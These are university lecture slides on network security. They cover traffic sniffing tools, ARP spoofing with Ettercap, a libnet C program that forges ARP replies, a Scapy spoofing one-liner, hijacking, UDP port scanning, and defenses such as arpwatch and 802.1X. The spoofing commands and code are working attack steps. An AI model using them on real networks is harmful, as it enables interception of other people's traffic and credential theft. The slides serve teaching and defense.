CSC 574 Computer and Network Security

Network Security

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(Derived from slides by Giovanni Vigna)

Network Sniffing

- Technique at the basis of many attacks
- The attacker sets his/her network interface in promiscuous mode
- If switched Ethernet is used, then the switch must be "convinced" that a copy of the traffic needs to be sent to the port of the sniffing host

Why Sniffing?

- Many protocols (FTP, POP, HTTP, IMAP) transfer authentication information in the clear
- By sniffing the traffic it is possible to collect usernames/passwords, files, mail, etc.
- Usually traffic is copied to a file for later analysis

Sniffing Tools

- Tools to collect, analyze, and reply traffic
- Routinely used for traffic analysis and troubleshooting
- Command-line tools
 - tcpdump: collects traffic
 - tcpflow: reassembles TCP flows
 - tcpreplay: re-sends recorded traffic
- Graphical tools
 - Wireshark
 - Supports TCP reassembling
 - Provides parsers for a number of protocols

TCPDump: Understanding the Network

- TCPDump is a tool that analyzes the traffic on a network segment
- One of the most used/most useful tools
- Based on libpcap, which provides a platform-independent library and API to perform traffic sniffing
- Allows one to specify an expression that defines which packets have to be printed
- Requires root privileges to be able to set the interface in promiscuous mode (privileges not needed when reading from file)

TCPDump: Command Line Options

- -e: print link-level addresses
- -n: do not translate IP addresses to FQDN names
- -x: print each packet in hex
- -X: print each packet in hex and ASCII
- -i: use a particular network interface
- -r: read packets from a file
- -w: write packets to a file
- -s: specify the amount of data to be sniffed for each packet (e.g., set to 65535 to get the entire IP packet)
- -f: specify a file containing the filter expression

TCPDump: Filter Expression

- A filter expression consists of one or more primitives
- Primitives are composed of a qualifier and an id
- Qualifiers
 - type: defines the kind of entity
 - host (e.g., "host longboard", where "longboard" is the id)
 - net (e.g., "net 128.111")
 - port (e.g., "port 23")
 - dir: specifies the direction of traffic
 - src (e.g., "src host longboard")
 - dst
 - src and dst

TCPDump: Filter Expression

- Qualifiers (continued)
 - proto: specifies a protocol of interest
 - ether (e.g., "ether src host 00:65:FB:A6:11:15")
 - ip (e.g., "ip dst net 192.168.1")
 - arp (e.g., "arp")
 - rarp (e.g., "rarp src host 192.168.1.100")
- Operators can be used to create complex filter expression
 - and, or, not (e.g., "host shortboard and not port ssh")
- Special keywords
 - gateway: checks if a packet used a host as a gateway
 - less and greater: used to check the size of a packet
 - broadcast: used to check if a packet is a broadcast packet

TCPDump: Filter Expression

- Other operators
 - Relational: <, >, >=, <=, =, !=</p>
 - Binary: +, -, *, /, &, |
 - Logical: and, or, not
 - "not host longboard and dst host 192.168.1.1
- Access to packet data
 - proto [expr : size] where expr is the byte offset and size is an optional indicator of the number of bytes if interest (1, 2, or 4)
 - ip[0] & 0xf != 5 to filter only IP datagrams with options

TCPDump: Examples

- # tcpdump -i eth0 -n -x
- # tcpdump -s 65535 -w traffic.dump src host hitchcock
- # tcpdump -r traffic.dump arp
- # tcpdump arp[7] = 1
- # tcpdump gateway csgw and \(port 21 or port 20 \)

Libpcap

- Library to build sniffers in C
- pcap_lookupdev
 - looks up a device
- pcap_open_live
 - opens a device and returns a handle
- pcap_open_offline and pcap_dump_open
 - read from and save packets to files
- pcap_compile and pcap_setfilter
 - set a tcpdump-like filter
- pcap_loop
 - register a callback to be invoked for each received packet

Packet Structure

- Header is returned in structure struct pcap_pkthdr { struct timeval ts; /* time stamp */ bpf_u_int32 caplen; /* length of portion */ bpf_u_int32 len; /* length this packet (off wire) */ };
- The actual packet is returned as a pointer to memory
- Packet can be parsed by "casting" it with protocol-specific structs
- Whenever dealing with packets take into account endianness
 - Use ntohs, htons, ntohl, htonl

Dsniff

- Collection of tools for network auditing and penetration testing
- dsniff, filesnarf, mailsnarf, msgsnarf, urlsnarf, and webspy passively monitor a network for interesting data (passwords, e-mail, files, etc.)
- arpspoof, dnsspoof, and macof facilitate the interception of network traffic normally unavailable to an attacker
- sshmitm and webmitm implement active man-in-the-middle attacks against redirected SSH and HTTPS

Ettercap

- Tool for performing man-in-middle attacks in LANs
- Provides support for ARP spoofing attacks
- Provides support for the interception of SSH1 and SSL connections
- Support the collection of passwords for a number of protocols

ARP Spoofing with Ettercap

- Define two groups hosts
 - The cache of each host in one group will be poisoned with entries associated with hosts in the other group
 - Group 1: 192.168.1.1
 - Group 2: 192.168.1.10-20
- Set up IP forwarding
 - (on linux) # echo 1 > /proc/sys/net/ipv4/ip_forwarding
- Start the poisoning
 - # ettercap -C -o -M arp:remote /192.168.1.1/ /192.168.1.10-20/
- Collect the traffic
 - # tcpdump -i eth0 -s 0 -w dump.pcap

ARP Defenses

- Static ARP entries
 - The ARP cache can be configured to ignore dynamic updates
 - Difficult to manage in large installation
 - Could be used for a subset of critical addresses (e.g., DNS servers, gateways)
- Cache poisoning resistance
 - Ignore unsolicited ARP replies (still vulnerable to hijacking)
 - Update on timeout (limited usefulness)
- Monitor changes (e.g., arpwatch)
 - Listen for ARP packets on a local Ethernet interface
 - Keep track for Ethernet/IP address pairs
 - Report suspicious activity and changes in mapping

Detecting Sniffers on Your Network

- Sniffers are typically passive programs
- They put the network interface in promiscuous mode and listen for traffic
- They can be detected by programs that provide information on the status of a network interface (e.g., ifconfig)
 - # ifconfig eth0

```
eth0 Link encap:Ethernet HWaddr 00:10:4B:E2:F6:4C
inet addr:192.168.1.20 Bcast:192.168.1.255 Mask:255.255.255.0
UP BROADCAST RUNNING <u>PROMISC</u> MULTICAST MTU:1500 Metric:1
RX packets:1016 errors:0 dropped:0 overruns:0 frame:0
TX packets:209 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:100
```

• A kernel-level rootkit can easily hide the presence of a sniffer

Detecting Sniffers on Your Network

- Suspicious ARP activity
 - ARP cache poisoning attacks are noisy
 - Tools like arpwatch and XArp detect a variety of ARP attacks
- Suspicious DNS lookups
 - Sniffer attempts to resolve names associated with IP addresses (may be part of normal operation)
 - Trap: generate connection from fake IP address not in local network and detect attempt to resolve name
- Latency
 - Assumption: Since the NIC is in promiscuous mode EVERY packet is processed
 - Use ping to analyze response time of host A
 - Generate huge amount of traffic to other hosts and analyze response time of host A

Detecting Sniffers on Your Network


- Kernel behavior
 - Linux
 - When in promiscuous mode, some kernels will accept a packet that has the wrong Ethernet address but the right destination IP address
 - If sending an ICMP request to a host using the wrong Ethernet address but the correct IP address causes an ICMP reply, the host is sniffing the network
- AntiSniff tool (written in 2000!)
 - Covers some of the techniques above
 - Uses TCP SYN and TCP handshake forged traffic to overload sniffer when testing latency

Controlling Network Access

- Sniffing and hijacking attacks (e.g., ARP attacks) require physical access
- It is important to control who can access your network
- IEEE 802.1X is port-based access control protocol
 - A "supplicant" (e.g., a laptop) connects to an "authenticator" (e.g., a switch)
 - The "supplicant" has minimal traffic access until it presents the right credentials (through the authenticator) to an authentication server
 - Protocol based on the Extensible Authentication Protocol (EAP) over LAN (EAPOL)
 - Once the right credentials are provided network access will be granted

IP Spoofing

In an IP spoofing attack a host impersonates another host by sending a • datagram with the address of the impersonated host as the source address



Subnetwork 111.10.20

Why IP Spoofing?

- IP spoofing is used to impersonate sources of security-critical information (e.g., a DNS server or an NFS server)
- IP spoofing is used to exploit address-based authentication in higher-level protocols
- Many tools available
 - Protocol-specific spoofers (DNS spoofers, NFS spoofers, etc)
 - Generic IP spoofing tools (e.g., hping)

Libnet

- Provides a platform-independent library of functions to build (and inject) arbitrary packets
- Allows to write Ethernet spoofed frames
- Steps in building a packet
 - 1. Memory Initialization (allocates memory for packets)
 - 2. Network Initialization (initializes the network interface)
 - 3. Packet Construction (fill in the different protocol headers/payloads)
 - 4. Packet Checksums (compute the necessary checksums some of them could be automatically computed by the kernel)
 - 5. Packet Injection (send the packet on the wire)

Libnet Example

```
#include <libnet.h>
/* 192.168.1.10 at 00:01:03:1D:98:B8 */
/* 192.168.1.100 at 08:00:46:07:04:A3 */
/* 192.168.1.30 at 00:30:C1:AD:63:D1 */
u char enet dst[6] = \{0x00, 0x01, 0x03, 0x1d, 0x98, 0xB8\};
u char enet src[6] = \{0x08, 0x00, 0x46, 0x07, 0x04, 0xA3\};
int main(int argc, char *argv[]) {
    int packet size;
                                    /* size of our packet */
    /* pointer to our packet buffer */
    u char *packet;
    char err buf[LIBNET ERRBUF SIZE]; /* error buffer */
    struct libnet link int *network; /* pointer to link interface */
    dst ip = libnet name resolve("192.168.1.10", LIBNET DONT RESOLVE);
    spf ip = libnet name resolve("192.168.1.30", LIBNET DONT RESOLVE);
```

Libnet Example

```
/* Step 1: Memory Initialization */
/* We're going to build an ARP reply */
packet size = LIBNET ETH H + LIBNET ARP H + 30;
libnet init packet (packet size, &packet);
/* Step 2: Network initialization */
network = libnet open link interface("eth0", err buf);
/* Step 3: Packet construction (ethernet header). */
libnet build ethernet(enet dst, enet src,
                      ETHERTYPE ARP, NULL, 0, packet);
libnet build arp(ARPHRD ETHER,
       0x0800, /* IP proto */
        6, /* Ether addr len */
        4, /* IP addr len */
       ARPOP REPLY, /* ARP reply */
        enet src, /* our ether */
        (u char *) & spf ip, /* spoofed ip */
        enet dst, (u char *)&dst ip, /* target */
        NULL, 0, /* payload */
       packet + LIBNET ETH H);
```

Libnet Example

```
/* Step 5: Packet injection */
libnet_write_link_layer(network, "eth0", packet, packet_size);
/* Shut down the interface */
libnet_close_link_interface(network);
/* Free packet memory */
libnet_destroy_packet(&packet);
```

return 0;

}

Results

192.168.1.10# arp -a

(192.168.1.30) at 00:30:C1:AD:63:D1 [ether] on eth0

192.168.1.100# send spoof arp

192.168.1.10# arp -a

(192.168.1.30) at 08:00:46:07:04:A3 [ether] on eth0

192.168.1.10# ping 192.168.1.30

0:1:3:1d:98:b8 8:0:46:7:4:a3 0800 74: 192.168.1.10 > 192.168.1.30: icmp: echo request 4500 003c 4903 0000 2001 ce45 c0a8 010a c0a8 011e 0800 495c 0300 0100 6162 6364 6566 6768 696a 6b6c 6d6e 6f70 7172 7374 7576 7761 6263

Scapy

- Python library for the manipulation of packets
- Allows for the fast prototyping of network attack tools
- Provides support for sniffing and spoofing
- Slower than libpcap/libnet but easier to use
- For example, to send a spoofed ICMP packet:
 > send(IP(src="128.111.40.59", dst="128.111.40.54")/ICMP())

Hijacking

- Sniffing and spoofing are the basis for hijacking
- The attacker sniffs the network, waiting for a client request
- Races against legitimate host when producing a reply
- There are ARP-, UDP-, and TCP-based variations of this attack


User Datagram Protocol (UDP)

- The UDP protocol relies on IP to provide a connectionless, unreliable, best-effort datagram delivery service (delivery, integrity, non-duplication, ordering, and bandwidth is not guaranteed)
- Introduces the port abstraction that allows one to address different message destinations for the same IP address
- Often used for multimedia (more efficient than TCP) and for services based on request/reply schema (DNS, NFS, RPC)

UDP Message


0	4	8	12	16	20	24	28	31	
UDP source port					UDP destination port				
UDP message length					Checksum				
Data									

UDP Encapsulation




UDP Spoofing

• Basically IP spoofing



UDP Hijacking

• Variation of the UDP spoofing attack



UDP Portscan

- Used to determine which UDP services are available
- A zero-length UDP packet is sent to each port
- If an ICMP error message "port unreachable" is received the service is assumed to be unavailable
- Many TCP/IP stack implementations (not Windows!) implement a limit on the error message rate, therefore this type of scan can be slow (e.g., Linux limit is 80 messages every 4 seconds)

UDP Portscan

% nmap -sU 192.168.1.10

Starting nmap by fyodor@insecure.org (www.insecure.org/nmap/) Interesting ports on (192.168.1.10): (The 1445 ports scanned but not shown below are in state: closed) Port State Service 137/udp open netbios-ns 138/udp open netbios-dgm

Nmap run completed -- 1 IP address (1 host up) scanned in 4 seconds

UDP Portscan

19:37:31.305674 192.168.1.100.41481 > 192.168.1.10.138: udp 0 (ttl 46, id 61284) 19:37:31.305706 192.168.1.100.41481 > 192.168.1.10.134: udp 0 (ttl 46, id 31166) 19:37:31.305730 192.168.1.100.41481 > 192.168.1.10.137: udp 0 (ttl 46, id 31406) 19:37:31.305734 192.168.1.100.41481 > 192.168.1.10.140: udp 0 (ttl 46, id 50734) 19:37:31.305770 192.168.1.100.41481 > 192.168.1.10.131: udp 0 (ttl 46, id 33361) 19:37:31.305775 192.168.1.100.41481 > 192.168.1.10.132: udp 0 (ttl 46, id 14242) 19:37:31.305804 192.168.1.10 > 192.168.1.100: icmp: 192.168.1.10 udp port 134 unreachable 19:37:31.305809 192.168.1.100.41481 > 192.168.1.10.135: udp 0 (ttl 46, id 17622) 19:37:31.305815 192.168.1.100.41481 > 192.168.1.10.139: udp 0 (ttl 46, id 52452) 19:37:31.305871 192.168.1.10 > 192.168.1.100: icmp: 192.168.1.10 udp port 140 unreachable 19:37:31.305875 192.168.1.10 > 192.168.1.100: icmp: 192.168.1.10 udp port 131 unreachable 19:37:31.305881 192.168.1.10 > 192.168.1.100: icmp: 192.168.1.10 udp port 132 unreachable 19:37:31.305887 192.168.1.10 > 192.168.1.100: icmp: 192.168.1.10 udp port 135 unreachable 19:37:31.305892 192.168.1.10 > 192.168.1.100: icmp: 192.168.1.10 udp port 139 unreachable 19:37:31.305927 192.168.1.100.41481 > 192.168.1.10.133: udp 0 (ttl 46, id 38693) 19:37:31.305932 192.168.1.100.41481 > 192.168.1.10.130: udp 0 (ttl 46, id 60943) 19:37:31.305974 192.168.1.10 > 192.168.1.100: icmp: 192.168.1.10 udp port 133 unreachable 19:37:31.305979 192.168.1.10 > 192.168.1.100: icmp: 192.168.1.10 udp port 130 unreachable 19:37:31.617611 192.168.1.100.41482 > 192.168.1.10.138: udp 0 (ttl 46, id 21936) 19:37:31.617641 192.168.1.100.41482 > 192.168.1.10.137: udp 0 (ttl 46, id 17647) 19:37:31.617663 192.168.1.100.41481 > 192.168.1.10.136: udp 0 (ttl 46, id 55) 19:37:31.617737 192.168.1.10 > 192.168.1.100: icmp: 192.168.1.10 udp port 136 unreachable